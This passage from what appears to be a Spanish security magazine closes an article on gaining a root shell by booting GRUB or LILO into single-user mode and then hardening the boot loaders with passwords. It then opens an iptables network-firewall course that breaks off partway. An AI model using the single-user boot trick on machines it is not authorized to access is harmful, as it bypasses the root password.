Tras escribir esto, pulsamos INTRO, y volvemos a la pantalla anterior, pero ahora nos pone la palabra single al final de la línea que comienza por kernel.

```
Grub (639K lower /523072k upper memory)

root (hda0,5)
kernel /boot/vmlinuz-2.4.22 root=dev/hda6 hdc=ide-scsi single

Pulsa 'b' para arrancar, 'e' para editar el comando seleccionado.
'c' para disponer de comandos, 'o' para a:adir una nueva linea
detras de la linea seleccionada ('O' para antes), 'd' para borrar
la linea seleccionada, o escape para volver al menu principal.
```

Y ahora solo nos queda pulsar **`b`** para arrancar en **modo single** y tener una terminal con privilegios de root. Lo demás me lo ahorro, porque ya esta explicado en la parte anterior de Lilo.

Tras conseguir nuestro ataque (tanto con LILO como con GRUB), es la hora de explicar el porqué pasa todo esto y, sobretodo, cómo poder proteger nuestros sistemas Linux de este ataque.

ENTENDIENDO EL ATAQUE Y PROTEGIENDO NUESTRO LINUX

En todos los sistemas Linux del tipo System V (por ejemplo Suse, Mandrake, Red Hat y similares) hay en su configuración diferentes tipos de ejecución o arranque. A estos tipo de ejecución se les llaman RUNLEVELS.

Estos **runlevels** son los que se encargan de arrancar el sistema, pero dependiendo del tipo de runlevels que sea, arrancará determinados procesos de servicios o no. Es decir, en cada uno de ellos esta definido que arranque de una manera en concreto, es como tener diferentes formar de entrar al sistema, dependiendo del trabajo que queramos desempeñar en ese momento.

Los runlevels son 6, y aquí vemos qué es lo que hace cada uno:

NIVEL	MODO
0	Detener el sistema
1	Mono usuario, sin soporte de red
2	Multiusuario, sin soporte de red
3	Multiusuario con todo completo
4	Solo recomendado para pruebas
5	Multiusuario completo con entorno gráfico
6	Reinicia el sistema

Como podéis deducir el que habitualmente usamos es el 5 (con entorno gráfico), que es el que viene configurado por defecto.

Ahora vamos a ver en qué archivo están los **runlevels** y cómo podemos configurarlo. El archivo en cuestión es el **inittab**, que esta en **/etc/inittab**.



Para visualizarlo...

Para visualizarlo basta con poner "**less /etc/inittab**" (sin comillas claro). Explico esto puesto que la finalidad es llegar a todos los lectores, tengan el nivel que tengan 😊

Pero como lo que nos interesa es modificarlo, tenemos que editarlo. Para ello podemos elegir el editor de texto que queramos (como por ejemplo el **vi**, **pico**, **emacs**...). En nuestro caso elegiremos el **vi**, que es el que uso yo.

Vamos entonces escribiremos **vi /etc/inittab** y nos mostrará el archivo para que podamos editarlo.

En este archivo tenemos lo primero el runlevel por defecto, que lógicamente lo podéis cambiar si queréis:

Id:5:initdefault:

Después nos explica los **runlevels** y justo debajo, allí los tenemos todos y cada uno de ellos con el orden desde el 0 a el 6:

0:0:wait:/etc/init.d/rc 0
1:1:wait:/etc/init.d/rc 1
2:2:wait:/etc/init.d/rc 2
....
....

Y así hasta 6. Bueno, eso ya lo veis vosotros.

La primera solución que podemos proponer para protegernos del ataque anteriormente descrito es la de impedir que pueda entrar en modo single o monousuario... ¿y como se hace eso? Pues de muchas maneras, la primera que se me ocurre es poniendo un **comentario** en la linea del init 1:



Un comentario...

Un **comentario** en Linux es poner una # delante de la línea que quieras que linux no lea o no ejecute.

Pues bien, con el archivo **/etc/inittab** abierto con el **vi,** pulsamos **´i´** y entramos en modo insertar, es decir, ya podemos escribir en el archivo. Bajamos y nos colocamos en la línea del init 1 y ponemos esto:

#1:1:wait:/etc/init.d/rc 1



No confundáis...

No confundáis la # de la shell con el comentario (#) en un archivo.

Podemos apreciar que al colocar el comentario (#), la línea entera se pone del mismo color, esto quiere decir que esa línea queda descartada.

Ahora solo nos queda grabar los cambios. Para eso pulsamos **ESC** (esto hace que salgamos del modo INSERTAR (i), seguidamente pulsamos **:** (pulsamos la tecla dos puntos) y escribimos **x** y le damos al INTRO.

Con esto nos sacará a la terminal de nuevo, y ahora ya nadie podrá entrar en modo single o monousuario. Por lo tanto nadie podrá hacerse con la password del root.

Pero esto es un poco... como diría... un sistema "a lo cutre". Porque si nosotros (que somos los administradores) queremos entrar en modo monousuario para trabajar con ese runlevel, no podremos hacerlo... y eso "no es plan"!!!

A continuación os enseñaré como podemos poner password al modo single, tanto en Lilo, como el Grub. De esta manera solo nosotros podremos entrar en modo monousuario 😊.

En **LILO** debemos ir a su archivo de configuración el cual esta en **/etc/lilo.conf**. Bueno ya sabemos como editarlo con el **vi** (**vi /etc/lilo.conf**).

Nos saldrá una serie de explicaciones de configuración. Nos vamos al final y nos encontraremos algo parecido a esto:

Image=boot/vmlinuz-2.4.2-0.33.6
Label=linux
Root=/dev/hda4
Initrd=/boot/initrd-2.4.2.-0.33.6.img
Read-only

Pues bien, debéis añadir estas dos lineas:

Restricted
Password=laquetuquieras

Quedandonos así:

Restricted
Password=laquetuquieras
Image=boot/vmlinuz-2.4.2-0.33.6
Label=linux
Root=/dev/hda4
Initrd=/boot/initrd-2.4.2.-0.33.6.img
Read-only

Una vez escrito esto lo guardamos como antes lo he explicado, anda ir un poquito "pa tras"

Pero la cosa no queda aquí, porque diréis... ¿Cómo voy a dejar la password así, tan a la vista? Lo que tenemos que hacer entonces es poner permisos a ese archivo, para que solo el root pueda visualizarlo, lo ponemos con este comando.

#**chmod 600 /etc/lilo.conf**



IMPORTANTE

Una vez guardado esto, debemos entrar en una terminal limpia como root y escribir la palabra ``**lilo**``, si no los cambios no se guardarán correctamente.

Haciendo esto siempre os pedirá el password para entrar en modo monousuario y tendremos bien protegido nuestro sistema Linux

Ahora vamos con el Grub, que es mas que interesante.

Nos vamos a una shell y llamamos la aplicación que nos va encriptar la password en md5... si, has leído bien, Grub encripta tu password en md5.



No necesitas...

No necesitas saber nada sobre el MD5 para seguir con el artículo, pero si te interesa saber **qué es eso de la encriptación MD5** te recuerdo que ya ha sido ampliamente tratado en los números anteriores de la revista.

#**grub-md5-crypt**

Cuando pongamos eso nos pedirá una password, así que la introducimos y acto seguido nos da los hash de nuestra password (nuestra password encriptada). **Anótala o cópiala, ya que luego lo necesitaremos.**



Para el que...

Para el que nunca ha visto una password encriptada en MD5, simplemente apuntar que obtendrá un "churro" parecido a esto: **1U$JK7xFegdxWH6VuppCUSIb**

Vamos entonces al archivo de configuración de **Grub**, y lo editamos como antes hemos dicho, en mi caso:

#**vi /boot/grub/menu.lst**

Tenemos varias opciones: el tiempo que esta Grub esperando antes de arrancar

automáticamente (timeout 8) y una lista de nuestros sistemas operativos. Pues bien, es algo como esto:

Timeout 8
Default 0
Fallback 1

Title Linux
Root (hd0,5)
Kernel /boot/vmlinuz-2.4.22
root=/dev/hda6 hdc=ide-scsi
Title Windows XP Profesional
Rootnoverify (hd0,0)
Chainloader +1

Lo que tenemos que hacer es bien sencillo, debemos colocar en medio de los dos bloques esta línea:

password --md5 (y aquí la contraseña cifrada, el "churro")

Quedandonos de esta forma:

Timeout 8
Default 0
Fallback 1
password --md5 1U$JK7xFegdxWH6VuppCUSIb
Title Linux
Root (hd0,5)
Kernel /boot/vmlinuz-2.4.22
root=/dev/hda6 hdc=ide-scsi
Title Windows XP Profesional
Rootnoverify (hd0,0)
Chainloader +1

¿Que no tienes la contraseña cifrada???!!! ¿Qué no tienes el "churro"? ¿No dije que la anotases?... Vale, pues no pasa nada, puedes repetir los pasos anteriores para conseguirla de nuevo.

Una vez escrito eso, se guarda (ya sabéis como editar y guardar). Pues muy bien, ya tenemos configurado el Grub. Ahora, cada vez que arranque tu sistema, en el menú de Grub te pedirá de pulses la tecla ´p´ (para que puedas poner comandos)... ¿y que te pide cuando pulsas la ´p´?

Correcto, la password que hemos creado para el grub (por supuesto en modo texto plano, olvídate ya del "churro")

Bueno con esto hemos terminado de asegurar el acceso a los gestores de arranque, para evitar ser hackeados.

A lo largo del artículo hemos visto los dos gestores de arranque mas famosos de Linux (LILO y GRUB), hemos accedido como root al sistema, y hemos conocido los diferentes tipos de RUNLELVELS... y... sobre todo... hemos aprendido a configurar de manera un poco más segura un sistema Linux.

Sin mas que por el afán de haber distraído un rato al lector, me despido con un hasta luego

Agradecimientos a los miembros de la revista, ya que cada mes hacen despertar esa maravillosa sensación que llevamos en nuestro interior, me refiero por supuesto a la CURIOSIDAD.

Gonzalo Asensio Asensio



DISEÑO DE CORTAFUEGOS DE RED CON IPTABLES (TERCERA PARTE DEL CURSO DE FIREWALLS)

¿Ya estás cansado de este curso? ¿Seguro? Pues venga, que ya queda poco!!! Para los aplicados, este mes veremos, entre otras cosas: como proteger una red de ordenadores, filtros (de salida, MAC, NAT-PAT...), equilibrio de carga... ...

En el artículo anterior construimos un cortafuegos diseñado para defender a una máquina con una sola tarjeta de red... (*tarjeta, NIC, interfaz, interface... elige el nombre*)

Esa implementación era buena para los casos en los que nos "*enfrentamos*" ante una red no confiable (como puede ser Internet) desde un PC, portátil o máquina individual. Obviamente, si disponemos de varias máquinas deberíamos adoptar soluciones individuales para cada una de ellas, *ufff... ¿y si son 125? ¿y si hay distintos sistemas operativos presentes? ¿y si hay varias redes o subredes? ¿y si existen otros dispositivos de filtrado como routers u otros firewalls?*

Pues si alguno de esos casos están presentes, es probable que la arquitectura de cortafuegos descrita en el artículo anterior no sea la adecuada... sobre todo si lo que tenemos es una red con muchas máquinas, tendríamos que administrar, configurar e implementar decenas de cortafuegos individualmente, eso es un gasto administrativo importante a la vez que pesado y monótono....

El escenario sobre el cual se basa este artículo es el de una pequeña red empresarial en la que disponemos de una red interna (LAN) que quiere comunicarse con otras redes dentro de esa misma empresa o que necesita comunicación con Internet, la idea principal es esta:

- Disponemos de un número indeterminado de máquinas conectadas a un switch/hub que brinda la conexión ethernet para los recursos internos de la empresa-casa-colegio-lo-que-sea.
- Esa LAN opera en el rango de red 192.168.0.0/24 y dispone de sus propios servidores FTP, Web, DNS, Correo, etc... unos "*para consumo propio*", es decir, accesibles sólo desde la Intranet y otros que ofrecen servicios a clientes externos.
- En esa misma red local queremos implementar un cortafuegos implementado en una máquina *LiNUX* con dos tarjetas de red, las cuales enlazarán dos redes distintas, una sería la propia LAN y la otra NIC conecta otra red local de rango 172.28.0.0/16
- La máquina *LiNUX* tendrá, por tanto, al menos dos interfaces, cuyas direcciones IP son:

Eth1, para la red interna: 192.168.0.254/24
Eth0, para la red externa: 172.28.0.254/16

- Ciertamente la red 172.28.0.0/16 es otra red interna, en el ejemplo que

nos ocupa se tratará de una *"especie"* de zona desmilitarizada en la que podremos alojar los servidores públicos, el router que conecta a Internet, etc... es decir, para ser más claros, en la red 172.28.0.0/16 dispondremos de:

- Un Switch-hub (que aunque pueden tener IP's no lo tendremos en cuenta)
- Un router con IP interna 172.28.0.1/16 e IP pública (la-que-sea, no importa)
- Otra/s máquinas con IP's (las que sean) que formasen esa DMZ.

- Los clientes de Internet entrarán a nuestra red interna (si lo permitimos) a través del router, éste redireccionará por puertos el tráfico y se lo entregará al cortafuegos LiNUX-IPTables con IP 172.28.0.254/16 quien se encargará de traducir y entregar el paquete de datos al host que pertenezca a la red 192.168.0.0/16

Obviamente ese cortafuegos deberá funcionar como *"algo más"* que un simple reenviador de datos, existirán filtros que limitarán las posibilidades de conexión.

- Todas las comunicaciones de los clientes de la LAN (192.168.0.0/24) pasarán a través del cortafuegos, ya sea para comunicarse con la red 172.28.0.0/16 o para salir a Internet. Para ello ese *firewall* tendrá que comunicarse con esas dos redes (por eso necesitaremos más de una NIC en el cortafuegos)

Ni mucho menos pretendo *"defender"* este diseño de red, ni es el mejor, ni el peor, ni el más idóneo, todo dependerá de cada caso, pero es simple y con *"diferentes"* actores: *cortafuegos, switches, routers, dos redes LAN, varios servidores del lado de cada LAN, etc...*

Lo que se escapa de este escenario es la implementación de los filtros adecuados en el router que brinda acceso a Internet, sería objeto de otro artículo enterito. Pero piensa que es importante, porque ese router es quien se llevará la mayor parte de las bofetadas, además, si no está bien configurado dejamos "al descubierto" todo lo que se conecte en la red 172.28.0.0/16, como por ejemplo el servidor web. Por eso decía antes que no sería mala idea montar en ese host un cortafuegos individual como el que hicimos en el artículo de la revista 23.

Gráficamente el escenario es este:




Figura 1. Escenario de red empresarial protegida.

Como ya se ha dicho, la configuración y administración del ***router LAN/WAN*** queda fuera del objeto de este artículo, sin embargo supongamos que existen (al menos) las siguientes directivas, filtros y listas de acceso:

- Por su Interfaz interna, sólo aceptará paquetes que provengan de la IP 172.28.0.254 (la IP de la NIC del *firewall LiNUX*)


- Traducción de direcciones de red (NAT) activada (traduce las IP's de la LAN 172.28.0.0/16 en la IP pública asignada y además, redirecciona a la máquina 172.28.0.254/16 de todas aquellas conexiones cuya IP origen sea Internet.

- Como medida de seguridad adicional, sólo aceptará paquetes de datos cuy origen sean las IP's internas anteriormente citadas y filtra por MAC las mismas, o sea, que para que se pueda acceder al *router* desde la *LAN*, además de verificar que la IP origen sea 172.28.0.254/16, se toma en cuenta la MAC origen. Si "*alguien*" lograse hacer un *IP-spoof*, también tendrá que falsear la MAC, cosa que si disponemos de "un buen" *switch* les será bastante complicado (por no decir imposible).

Si bien queda fuera del ámbito de este texto, voy a poner unas pantallitas de cómo estaría configurado este *router* junto con una breve explicación de las mismas

Filtros de salida


Se deniega cualquier tráfico de datos cuyas IP's no sean las que se han descrito.



Pantalla 1. Filtros de salida del router LAN/WAN

Filtros MAC

Sólo podrán acceder al *router* las IP's que se muestran si su MAC es la que se ha relacionado. Esto creará un pequeño problemita si un buen día cambiamos de tarjeta de red en cualquiera de esas máquinas y el problemita sería más grave si cambiamos las dos tarjetas de red... tendríamos que acceder al router por consola o resetearlo por completo (si se deja), pero eso es otra historia...




Pantalla 2. Filtrado p
MAC en el router
LAN/WAN

Filtros NAT-PAT

Aquí podemos hacer varias cosas, una de ellas sería redirigir todas las peticiones que vengan de Internet hacia la IP 172.28.0.254 (que es una de las interfaces del cortafuegos), o bien, utilizar el mismo *router* como "*primer filtro*" ante Internet...

Obviamente la solución más efectiva es la segunda, de ese modo "ocultaremos" el cortafuegos tras el *router*, eso sí, la lista de servicios que ofrece nuestra LAN tendremos que relacionarla tanto aquí como en la arquitectura del cortafuegos *IPTables.*

Estos servicios que pretendemos ofrecer son: D*NS, FTP, WEB, Terminal Services, SMTP y POP3*, o sea, que hay que abrir los puertos 53, 21, 80, 3389, 25 y 110 en el *router* y entregarle esas conexiones al *firewall* (IP 172.28.0.254) que ya se las apañará....



Pantalla 3. Filtros NAT/PAT en el Router LAN/WAN

Bueno, este router tiene mas filtros: de administración remota, de telnet, para DDNS, etc... no es el caso, no se trata de aprender como administrar el router, estamos con IPTables.... pero he creído conveniente mostrar los ejemplos para entender una cosa, ***ALGO IMPORTANTE:***

- Cuando construyamos el cortafuegos ***IPTables*** con *NAT*, **tendremos que traducir las direcciones de red 192.168.0.0/24 en una única dirección**... *¿cuál?* Pues **en la 172.28.0.254!!!** porque sino el *router* desechará el paquete de datos, le acabamos de explicar que sólo se pueden comunicar con él, la IP 172.28.0.254!!!!

- Cuando el *router* reciba el paquete de datos, volverá a hacer NAT de la red 172.28.0.0/16 y lo traducirá a la IP pública asignada, es decir, si le llega algún tipo de tráfico que no sean esas IP's lo descartará... de este modo, aun en el supuesto que algún "*listillo*" cambie los cables de su PC, gane acceso como administrador de su PC cambiando la IP al rango 172.28.0.0/16 y se conecte directamente al switch de la red en la que está el router, NO TENDRÁ COMUNICACIÓN, porque su IP no será la permitida...

Esto es importante si en la red hay usuarios móviles (con portátiles, por ejemplo) si un buen día llega uno se pone como IP dentro del rango 172.28.xxx.xxx/16 y se conecta directamente al switch... el router lo ignorará 😉

- En una frase, ***o perteneces a la red 192.168.0.0/24 y tienes como puerta de enlace la IP 192.168.0.254, o no te comunicas***, ni con la LAN ni con Internet, ni con nada.

Bien, ahora empecemos de una vez con el diseño de cortafuegos de red....

Opciones de configuración para sysctl

Al igual que en el artículo anterior debemos verificar previamente si nuestro *LiNUX*, mejor dicho, si las opciones de núcleo están "*preparadas*" y si se permite el reenvío de paquetes, la redirección, la validación de origen, etc... Esto se consigue manejando las opciones de ***sysctl***

Tabla 1. Opciones y valores de sysctl.conf

OPCIONES DE sysctl	
Opción	**Valores y descripción**
net.ipv4.conf.interfaz.accept_redirects	**0: Ignora** redirecciones **1: Acepta** redirecciones
net.ipv4.conf.interfaz.accept_source_route	**0: Ignora** paquetes dirigidos desde el origen **1: Los acepta**
net.ipv4.conf.interfaz.log_martians	**0: Deshabilita** el registro de paquetes con direcciones "imposibles" **1: Lo habilita**
net.ipv4.conf.interfaz.rp_filter	**0: Deshabilita** la validación de dirección origen **1: Los habilita**
net.ipv4.conf.interfaz.send_redirects	**0: Deshabilita** la redirección de envíos. **1: Lo habilita**
net.ipv4.icmp_echo_ignore_broadcast	**0: Habilita** las respuestas a solicitudes eco de difusión **1: Deshabilita** las solicitudes eco de difusión
net.ipv4.ip_forward	**0: Deshabilita** el reenvío de paquetes **1: Habilita** el reenvío
net.ipv4.ip_no_pmtu_disc	**0: Habilita** el descubrimiento del camino MTU **1: Deshabilita** el descubrimiento
net.ipv4.ipfrag_time	Valor de **tiempo expresado en segundos** que conservará un fragmento IP en la memoria

Alguna aclaración se ha de hacer:

- En aquellas opciones donde aparece "*interfaz*", se puede escribir el nombre de la tarjeta de red. También sería correcto incluir la palabra "***all***" para referirse a todas... por ejemplo:

net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.eth0.accept_redirects=1
*****.....*****

- Estas opciones se han de incluir en el archivo ***/etc/sysctl.conf***

Para ello, podemos editar dicho archivo con nuestro editor de texto preferido o incluir directamente los parámetros usando la orden systcl –w seguida de la opción y valor, por ejemplo:

sysctl –w net.ipv4.conf.all.accept_redirects=1
sysctl –w net.ipv4.conf.eth0.accept_redirects=1


No hay que olvidar que tras la/s modificaciones efectuadas tendremos que usar:

Sysctl –p para que los cambios tomen efecto, tanto si usamos un editor de texto como si lo hacemos desde la línea de terminal.

Algunas opciones de ***sysctl*** pueden resultarte "*complejas*" si no conoces bien algunos de los protocolos que forman la pila TCP/IP, por ejemplo *ipfrag, pmtu, broadcast.*

En el artículo anterior, PyC explicó de una forma excelente qué es y para qué se usa la fragmentación, el MTU, el broadcast, etc... mejor te remito al artículo del número 23 del curso de TCP/IP.... seguro que tras "otra lectura" al mismo entenderás a la perfección el objeto de estas opciones en IPTables.

Verifiquemos el archivo ***/etc/sysctl.conf***



Pantalla 4. El arch
/etc/sysctl.conf


AVISO: Los valores están a cero (0), deberían "activarse", es decir, asignarles el valor de uno... pero así veremos *"los problemas"* a medida que vayamos avanzado

Ahora vamos a revisar y/o configurar TCP/IP en los clientes de la red y en el cortafuegos.

Revisando la Configuración TCP/IP del cortafuegos y sus clientes

Ya hemos dicho que hay una serie de máquinas en una LAN, la que corresponde al rango 192.168.0.0/24, y que nuestro cortafuegos dispone de dos tarjetas de red, una en el rango anterior y otra en el rango 172.28.0.0/16

Empecemos por el cortafuegos, para ello recurriremos a ***ifconfig*** a ver que nos dice...



Pantalla 5. ...figuración TCP/IP ...las interfaces del cortafuegos

Ahh!!! ¿Y cuales son las puertas de enlace de cada una de las interfaces del propio cortafuegos?

- **Para la interfaz eth0**, que conecta la red 172.28.0.0/16, **su puerta de enlace es EL ROUTER!!!**, es decir, la IP 172.28.0.1/16
- **Para la interfaz de LAN interna (eth1)**, la que se corresponde con la red 192.168.0.0/24 **NO HAY PUERTA DE ENLACE!!!**

RECUERDA, en estos ejemplo, la interfaz eth0 corresponde a la LAN "externa", la que enlaza con el router, Internet, etc... mientras que la interfaz eth1, conecta la LAN interna (donde estarán los host a proteger), es decir, la red 192.168.0.0/24

Ahora revisemos la configuración TCP/IP de cualquier cliente de la LAN interna.



Pantalla 6. ...guración TCP/IP de un cliente ...quiera de la LAN interna.


Como vemos, este cliente tiene como **IP 192.168.0.50/24** y como **puerta de enlace: 192.168.0.254** que es una de las IP's del cortafuegos *LiNUX IPTables*

Ahora vamos a **comprobar la conectividad**, lo haremos desde el cliente, primero comprobar que llegamos al cortafuegos....



Pantalla 7. Prueba de conectividad entre el cliente y su puerta de enlace

Perfecto... probemos con la "otra" red...



Pantalla 8. Prueba de conectividad entre el cliente y la puerta de enlace externa del

Pantalla 9. Prueba de conectividad entre el cliente y una dirección IP externa.

¿Qué diferencia hay entre ambas pantallas?

Ya... claro... en una hay respuesta y en la otra no... lo que quería preguntar es

¿Por qué se llega a la IP 172.28.0.254 (la eth0 del cortafuegos) y no a la 172.28.0.1 (la interfaz interna del router)?

Pues ***porque los paquetes de datos NO SALEN del cortafuegos***, las opciones de reenvío están deshabilitadas, por tanto nuestro LiNUX *"no sabe"* entregar paquetes de datos a ninguna otra sitio que no sean sus propias IP's.

Vale, vamos a solucionar esto habilitando esas dos opciones del archivo ***/etc/sysctl.conf....***

Editamos dicho archivo y **cambiamos los valores a 1**, **luego ejecutamos la orden sysctl -p**

Pantalla 10. Configuración correcta del archivo /etc/sysctl.conf

```
/etc/sysctl.conf - gedit
Archivo Editar Ver Buscar Documentos Ayuda
Nuevo Abrir Guardar Cerrar Imprimir Deshacer Rehacer Cortar Copiar Pegar Buscar Reemplazar
sysctl.conf
# Kernel sysctl configuration file for Red Hat Linux
#
# For binary values, 0 is disabled, 1 is enabled.  See sysctl(8) and
# sysctl.conf(5) for more details.

# Controls IP packet forwarding

net.ipv4.ip_forward = 1

# Controls source route verification

net.ipv4.conf.default.rp_filter = 1

